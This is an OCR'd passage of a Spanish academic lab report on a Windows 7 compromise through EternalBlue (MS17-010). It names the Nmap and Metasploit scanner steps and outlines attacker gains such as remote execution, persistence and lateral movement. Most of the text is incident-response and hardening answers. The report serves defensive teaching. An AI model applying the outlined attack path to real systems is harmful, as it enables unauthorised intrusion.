


Nota. Elaboración propia.

Aquí se verifica las características del usuario y se confirma que efectivamente el usuario fue creado.

Figura 25


Grupo Administradores



Nota. Elaboración propia.

Figura 26


Usuario en Windows



Nota. Elaboración propia.

Figura 27


Usuarios



Nota. Elaboración propia.

Figura 28


Sesión iniciada



Nota. Elaboración propia.

Figura 29

Panel de control



Nota. Elaboración propia.

Datos e Información del Anexo

- El equipo tenía una aplicación vulnerable en un sistema Windows.
- Se mencionó que podría llevar a una escalada de privilegios o acceso remoto por shell.
- Se entregó una copia forense del sistema que reproducía el entorno comprometido.
- Dado que se trataba de un Windows 7, se puede realizar una investigación en repositorios como CVE, acerca de vulnerabilidades de este sistema operativo relacionado con el acceso remoto por Shell.

Herramienta Utilizada


Para identificar los fallos de seguridad en la máquina Windows, se utilizó Nmap, una herramienta de escaneo de red que permitió descubrir que el puerto 445 (SMB) estaba abierto. Este puerto es utilizado por el servicio Server Message Block (SMB), común en sistemas Windows. Tras identificar este puerto, se usó Metasploit Framework, específicamente el módulo de escaneo auxiliary/scanner/smb/smb_ms17_010, para verificar si la máquina era vulnerable a la vulnerabilidad MS17-010 (EternalBlue). La herramienta confirmó que el sistema Windows 7 estaba expuesto a dicha vulnerabilidad.

Impacto del Ataque

El ataque realizado explota la vulnerabilidad MS17-010, conocida como EternalBlue, que afecta al protocolo SMBv1 de Windows. Esta falla permite que un atacante remoto envíe paquetes especialmente diseñados al puerto 445 (usado por SMB) de una máquina vulnerable, como Windows 7, y ejecute código malicioso sin necesidad de autenticación.

Figura 30

Pasos del Atacante




Nota. Tomado de: https://blog.hackmetrix.com/escalada-de-privilegios-tipos-y-estrategias-para-evitarlos/

¿Qué logra el atacante?

- Ejecución remota de código (Cloudflare, 2025): El atacante logra ejecutar código arbitrario desde otra máquina, consiguiendo control total del sistema.

Figura 31

RCE




Nota. Tomado de: https://www.wallarm.com/what/the-concept-of-rce-remote-code-execution-attack

- Privilegios elevados: Se obtiene acceso como NT AUTHORITY\SYSTEM, el nivel más alto de privilegio en Windows (Microsoft Learn, 2025).
- Modificación del sistema: Se pueden crear usuarios administradores, manipular archivos o instalar malware.

Figura 32

Escalamiento de Privilegios



Nota. Tomado de: https://blog.ehcgroup.io/2020/03/31/09/56/22/8287/escalamiento-de-privilegios-como-funcionan/hacking/ehacking/

- Persistencia: Se pueden instalar puertas traseras o usuarios ocultos para mantener el acceso (CCS Learning Academy, 2023).

Figura 33


Persistencia

Nota. Tomado de: https://www.ccslearningacademy.com/what-is-persistence-in-cybersecurity/

- Movilidad lateral: Desde la máquina comprometida, se puede escanear y atacar otras dentro de la red interna (¿Qué es el movimiento lateral?, 2025).

Figura 34

Movimiento Lateral



Nota. Tomado de: https://www.cloudflare.com/es-es/learning/security/glossary/what-is-lateral-movement/

- Filtración de datos: El atacante puede copiar documentos, contraseñas guardadas, bases de datos, etc. (Kaspersky, 2025).

Figura 35

Filtración

Nota. Tomado de: https://computerhoy.20minutos.es/ciberseguridad/fuga-datos-como-impacta-seguridad-mundial-1286622

- Compromiso de la seguridad organizacional: Un solo equipo vulnerado puede comprometer completamente la confidencialidad e integridad de los sistemas internos de la empresa.

Respuesta del Blue Team y medidas de contención

Pregunta 1


¿Cuál sería la primera acción que investigaría y ejecutaría al detectar una agresión cibernética en curso? Justifique su respuesta utilizando fundamentos técnicos.

Para la respuesta frente a este incidente existen documentos y/o guías de cumplimiento disponibles para consulta como son la Guía Para la Gestión y Clasificación **(CSIRT, 2024)**, el NIST SP 800-61 Rev. 3 **(NIST SP 800-61 Rev. 3, 2025)** y la Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información del MINTIC **(Guía 21 - Gestión de Incidentes, 2016)** y la NTC-ISO-IEC 27035-1:2023 **(NTC-ISO-IEC 27035-1:2023)**

Lo primero que se debe hacer al detectar un ataque en tiempo real es actuar rápidamente en la fase de detección y análisis, confirmando que el incidente es real, evaluando su alcance y clasificando su impacto. Luego, se debe aislar el sistema afectado, evitar que el atacante continúe operando y comenzar una investigación técnica detallada para eliminar completamente la amenaza. Todo el proceso debe documentarse adecuadamente para mejorar la preparación futura, siguiendo la metodología del NIST.

Figura 36

Modelo de Ciclo de Vida NIST



Nota. Tomado de: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r3.pdf

En la fase de Preparación, se evalúa si la empresa contaba con medidas preventivas y defensivas adecuadas antes del incidente. Esto podría incluir, por ejemplo: tener configurado un firewall activo, aplicar parches de seguridad al sistema operativo, deshabilitar servicios obsoletos, implementar políticas de seguridad claras, y disponer de herramientas de monitoreo. También forma parte de esta fase la existencia de protocolos de respuesta y la capacitación del personal ante incidentes.

Durante la fase de Detección y Análisis, se procede a identificar los signos del ataque y confirmar su naturaleza. Técnicamente, esto implica revisar los registros del sistema (event viewer), monitorizar procesos y conexiones activas (usando comandos como netstat, tasklist o herramientas como Process Explorer **(Process Explorer v17.06, 2024)**), así como capturar y analizar tráfico de red mediante herramientas como Wireshark **(Wireshark, 2024)**. De esta forma se pueden reconocer patrones anómalos, como tráfico inusual en un puerto especifico,

creación de usuarios no autorizados o procesos ejecutándose con privilegios elevados. También se debe determinar si el ataque continúa activo, qué sistemas están comprometidos, y si existen indicadores de persistencia o movimiento lateral.

En la fase de Contención, Erradicación y Recuperación, se ejecutan acciones directas para minimizar el impacto del incidente. Inicialmente se debe aislar la máquina comprometida de la red, ya sea desconectándola o bloqueando comunicaciones desde el firewall. A continuación, se debe tratar de detener procesos maliciosos y determinar si hay archivos o usuarios generados por el atacante. Una vez erradicada la amenaza, el sistema puede recuperarse mediante la restauración de backups confiables o una reinstalación limpia. Esta fase requiere especial atención para asegurar que el entorno esté libre de compromisos residuales antes de volver a operar normalmente.

En la fase de Lecciones Aprendidas, se recopila toda la información relacionada con el incidente: evidencias, líneas de tiempo, decisiones tomadas, herramientas empleadas y deficiencias identificadas. Con esta documentación se busca realizar una mejora continua en los procesos de seguridad, porque con ella se puede analizar por qué ocurrió el ataque, cómo se detectó, qué medidas fallaron y qué acciones deben implementarse para fortalecer la postura defensiva, como endurecer políticas de red, actualizar sistemas y realizar auditorías periódicas.

Pregunta 2

¿Considerando la ofensiva realizada durante la actividad del Red Team, ¿qué mecanismos de fortalecimiento propondría para evitar que dicha intrusión vuelva a ocurrir?


- Lo más crítico es instalar todas las actualizaciones acumulativas disponibles para Windows 7, especialmente la que corrige la vulnerabilidad MS17-010 (CVE-2017-0143,

2017). Esta vulnerabilidad fue solucionada por Microsoft en 2017, pero sigue siendo ampliamente explotada en entornos sin actualizar. La falta de parches fue el factor principal que permitió la intrusión. También es importante considerar que Windows 7 ya no cuenta con soporte oficial de Microsoft desde enero de 2020 (Microsoft, 2020), convirtiéndolo en un blanco vulnerable. Se recomienda migrar a versiones más modernas de Windows (Windows 10 o superior), donde se integran mejores controles de seguridad nativos.

- Desinstalar o deshabilitar SMBv1, protocolo obsoleto y vulnerable explotado por EternalBlue. Puede desactivarse desde "Características de Windows" o mediante el comando PowerShell: *Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol*. También se deben deshabilitar todos aquellos servicios que no sean estrictamente necesarios para el funcionamiento del sistema, reduciendo así la superficie de ataque. Esto incluye servicios de compartición de archivos, escritorio remoto si no se usa, y servicios de red innecesarios.
- Como parte del ataque, se creó un usuario administrador en la máquina víctima, entonces se debe auditar los usuarios del sistema y eliminar cualquier cuenta sospechosa. Además, se deben revisar los **permisos de grupos y usuarios** para asegurar que solo cuentas legítimas tengan privilegios administrativos.
- Se recomienda configurar el registro de eventos de Windows (Event Viewer, 2019) para auditar accesos, creación de usuarios, y actividades de red. Además, se puede complementar con herramientas gratuitas como Wazuh (Wazuh, 2025), OSSEC (OSSEC, 2025), o incluso configurar Sysmon (Sysmon v15.15, 2024) para obtener visibilidad detallada de los procesos y conexiones.

Figura 37

Event – Viewer



Nota. Tomado de: https://learn.microsoft.com/es-es/shows/inside/event-viewer

- Durante el ataque, el firewall estaba desactivado, lo cual permitió conexiones entrantes en el puerto TCP 445 desde la red local sin restricciones. El firewall debe estar activado por defecto y configurado para bloquear conexiones no autorizadas, se podrían usar políticas restrictivas por defecto y permitir solo lo necesario.
- Segmentación de red y control de acceso: El ataque ocurrió en una red local, se podrían aplicar técnicas de segmentación para aislar sistemas vulnerables de otros activos críticos. Por ejemplo, el uso de VLANs (VLAN, 2021), listas de control de acceso (ACL, 2025), restringiendo el acceso a servicios sensibles por origen y destino.

- Se debe establecer una política de control de dispositivos USB y asegurar que el software instalado en el sistema esté autorizado y verificado. El uso de herramientas como AppLocker (AppLocker, 2024) o Software Restriction Policies (SRP, 2023).

Pregunta 3

Explique con su propio criterio las distinciones entre un grupo Blue Team y un equipo encargado de la gestión de incidentes de ciberseguridad.

El Blue Team (Wang et al., 2024) tiene un enfoque proactivo y continuo, encargado de fortalecer la ciberseguridad de una organización mediante la prevención, detección y monitoreo constante de amenazas. Su trabajo incluye hardenización, análisis de logs, defensa perimetral y uso de SIEMs (Definicion SIEM, 2025).

El equipo de Respuesta a Incidentes (CSIRT/CERT) (Vargas Ramos, 2021),actúa de forma reactiva y puntual cuando ocurre un evento de seguridad. Su función es responder, contener, erradicar y recuperar el entorno tras un incidente, documentar lo sucedido y proponer acciones correctivas.

Ambos roles se complementan, pero difieren en el momento de actuación y sus objetivos.

Pregunta 4

¿En caso de que, como integrante de un equipo Blue Team, le asignen el uso del CIS (Center for Internet Security), ¿con qué propósito lo implementaría dentro de sus funciones?

Si utilizaría el CIS (CIS, 2025), un conjunto amplio de recursos, marcos y guías que permiten elevar el nivel de seguridad de los sistemas, redes y dispositivos. Su principal aporte son los **CIS Controls** y los **CIS Benchmarks**, ambos de gran utilidad para proteger activos

críticos de una organización. Dentro del Blue Team, se usaría para (IBM, ¿Qué son los puntos de referencia de CIS?, 2025):

- Utilizaría los 18 Controles de Seguridad Críticos de CIS como una hoja de ruta priorizada para implementar medidas de ciberseguridad efectivas. Estos controles me permitirían centrarme en lo esencial: inventario de hardware/software, control de accesos, monitoreo continuo, defensa contra malware, protección de datos, etc.
- Los CIS Benchmarks contienen guías técnicas detalladas para configurar de manera segura sistemas operativos (como Windows, Linux), servidores, dispositivos de red y aplicaciones. Estos me serían útiles para revisar la configuración del sistema comprometido y compararla con estándares seguros, corrigiendo configuraciones débiles.
- El CIS también puede ser usado para auditar el cumplimiento de políticas de seguridad interna y externas, como regulaciones o marcos como NIST, ISO 27001 o incluso GDPR (GDPR, 2025). Además, su enfoque basado en riesgos y buenas prácticas, el CIS ayuda a anticipar vectores de ataque comunes y tomar medidas preventivas eficaces, permitiendo que el equipo de Blue Team actúe proactivamente.

Pregunta 5

Describa y exponga las funciones esenciales y los atributos más relevantes de un sistema SIEM.

Un SIEM (Security Information and Event Management) es un software que sirve como una solución de ciberseguridad que permite a las organizaciones detectar, analizar y responder a incidentes de seguridad mediante la recolección y correlación de eventos generados en los diferentes sistemas, redes y aplicaciones. Su principal función es centralizar los registros de

eventos (logs) para facilitar el análisis en tiempo real y la detección temprana de amenazas (Definicion SIEM, 2025).

Funciones y características principales se encuentran:

- Recolección de logs de diversas fuentes como firewalls, antivirus, servidores, dispositivos de red, aplicaciones y sistemas operativos.
- Correlaciona eventos analizando y cruzando la información para identificar patrones sospechosos que podrían indicar un ataque en progreso.
- Genera alertas en tiempo real cuando detecta comportamientos anómalos o indicadores de compromiso.
- Permite reconstruir cronológicamente los hechos de un incidente de seguridad, facilitando la investigación (Análisis forense).
- Ayuda a generar reportes y mantener trazabilidad de los eventos para cumplir con marcos regulatorios como ISO 27001, PCI-DSS, entre otros.
- Además, permite la centralización de la información, capacidad de correlación inteligente, la automatización de respuestas y la visualización de eventos mediante dashboards o consolas gráficas como, por ejemplo, Wazuh (Wazuh, 2025).

Pregunta 6

Identifique y describa al menos tres soluciones tecnológicas, ya sean de tipo hardware o software, orientadas a la contención de ciberataques. Tenga en cuenta que estas herramientas deben estar enfocadas en detener o limitar el impacto del ataque, diferenciándose de aquellas destinadas exclusivamente a su detección.

IPTables / UFW (Linux Firewall)

Tipo: Software (open source)

Iptables es una de las herramientas de firewall más potentes para sistemas Linux (IBM, 2025). Permite crear reglas personalizadas para aceptar, rechazar o redirigir tráfico de red en función de IPs, puertos, protocolos, etc. Su versión simplificada, ufw (Uncomplicated Firewall), es ideal para administradores menos experimentados. Ambas son útiles para bloquear rápidamente conexiones sospechosas, cerrar puertos comprometidos y contener tráfico malicioso. Su ventaja es que viene instalado por defecto en la mayoría de las distribuciones Linux.

PFsense

Tipo: Software (open source)

Es un firewall de red y plataforma de enrutamiento de código abierto basada en FreeBSD (Netgate, 2025). Se puede instalar en hardware dedicado (como un mini-PC) o como una máquina virtual. Permite crear reglas de contención avanzadas, segmentación de red, VPN, detección de intrusiones (cuando se combina con Snort o Suricata), y más.

- Firewall de estado (Stateful Packet Inspection): filtra el tráfico entrante y saliente según reglas específicas, analizando el estado de las conexiones.

- NAT (Network Address Translation): permite compartir una IP pública entre múltiples dispositivos internos, esencial para la navegación y para proteger redes internas.
- VPN (Virtual Private Network): pfSense permite configurar VPNs como OpenVPN, IPsec y WireGuard, lo que permite conexiones remotas seguras a la red local.
- Balanceo de carga y alta disponibilidad: puede distribuir tráfico entre múltiples enlaces de Internet o servidores internos, ideal para redes críticas.
- Captive portal: útil para redes Wi-Fi públicas donde se desea autenticar usuarios antes de otorgarles acceso.
- Sistema de prevención de intrusiones (IPS/IDS): puede integrarse con herramientas como Snort o Suricata para detectar y bloquear amenazas en tiempo real.
- Interfaz web intuitiva: todas las configuraciones pueden hacerse desde una consola web amigable y potente.
